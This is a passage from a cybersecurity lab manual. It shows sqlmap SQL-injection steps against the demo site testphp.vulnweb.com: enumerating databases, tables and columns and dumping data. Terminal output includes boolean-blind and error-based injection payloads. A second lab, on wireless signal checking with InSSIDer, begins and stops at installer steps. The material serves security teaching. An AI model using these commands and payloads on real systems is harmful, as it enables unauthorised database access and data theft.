[07:45:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[07:45:52] [WARNING] time-based comparison requires larger statistical model, please wait




In output part-3, you can see the executed payloads, available databases and backend database version.

7. Type the following command and press Enter to list information about tables present in a particular database, as shown in Figure 6(a):
sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart – tables


Figure 6(a) and 6(b) displays the output.







In Figure 6(b), you can see that there are eight tables.

8. Type the following command and press Enter to list information about the columns of a particular table, as shown in Figure 7(a):
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists –columns
Figure 7(a) and 7(b) displays the output.






9. Type the following command and press Enter to dump the data from the columns, as shown in Figure 8(a):
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname –dump
Figure 8(a) and 8(b) displays the output.


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name --dump
{1.1.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 08:21:45
[08:21:45] [INFO] resuming back-end DBMS 'mysql'
[08:21:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7828=7828
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: cat=1 AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x71787a6a71,(SELECT (ELT(8585=8585,1))),0x716a7a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
Type: UNION query


root@kali: ~
File Edit View Search Terminal Help

[08:21:50] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[08:21:50] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[08:21:51] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[08:21:51] [INFO] the SQL query used returns 3 entries
[08:21:51] [INFO] retrieved: Laser Color Printer HP LaserJet M551dn, A4
[08:21:52] [INFO] retrieved: Network Storage D-Link DNS-313 enclosure 1 x SATA
[08:21:52] [INFO] retrieved: Web Camera A4Tech PK-335E
[08:21:52] [INFO] analyzing table dump for possible password hashes
Database: acuart
Table: products
[3 entries]
| name |
| Laser Color Printer HP LaserJet M551dn, A4 |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-335E |
[08:21:52] [INFO] table 'acuart.products' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[08:21:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'
[*] shutting down at 08:21:52
root@kali:~#

Practical 9


Aim: Wireless Network threats (sniff wifi hotspots, analyze strength, discover wireless access points)

Theory:
We will use InSSIDer to check the wireless network strength. We will learn how to: 1. Install and configure InSSIDer. 2. Check the wireless signal strength. To carry out this lab, you will require the following: 1.Windows OS 2.Web browser with Internet connection 3.Administrative privileges.


Working:
To detect the wireless network strength, execute the following steps:

1.Type https://inssider.en.softonic.com/download in the address bar of a web browser, and press Enter, as shown in Figure.


2.In the webpage that opens, click on the link, Download InSSIDer for Windows, as shown in Figure 3.Click on Free Download, as shown in Figure




3.Click on Free Download, as shown in Figure




4.Click on the downloaded files, as shown in Figure




5.In the next screen that appears, click on Next, as shown in Figure




6.In the next screen, click on the Everyone radio button,and then click Next, as shown in Figure







7.In the next screen that appears, click on Next, as shown in Figure



8.Then the following screen will appear, as shown in Figure



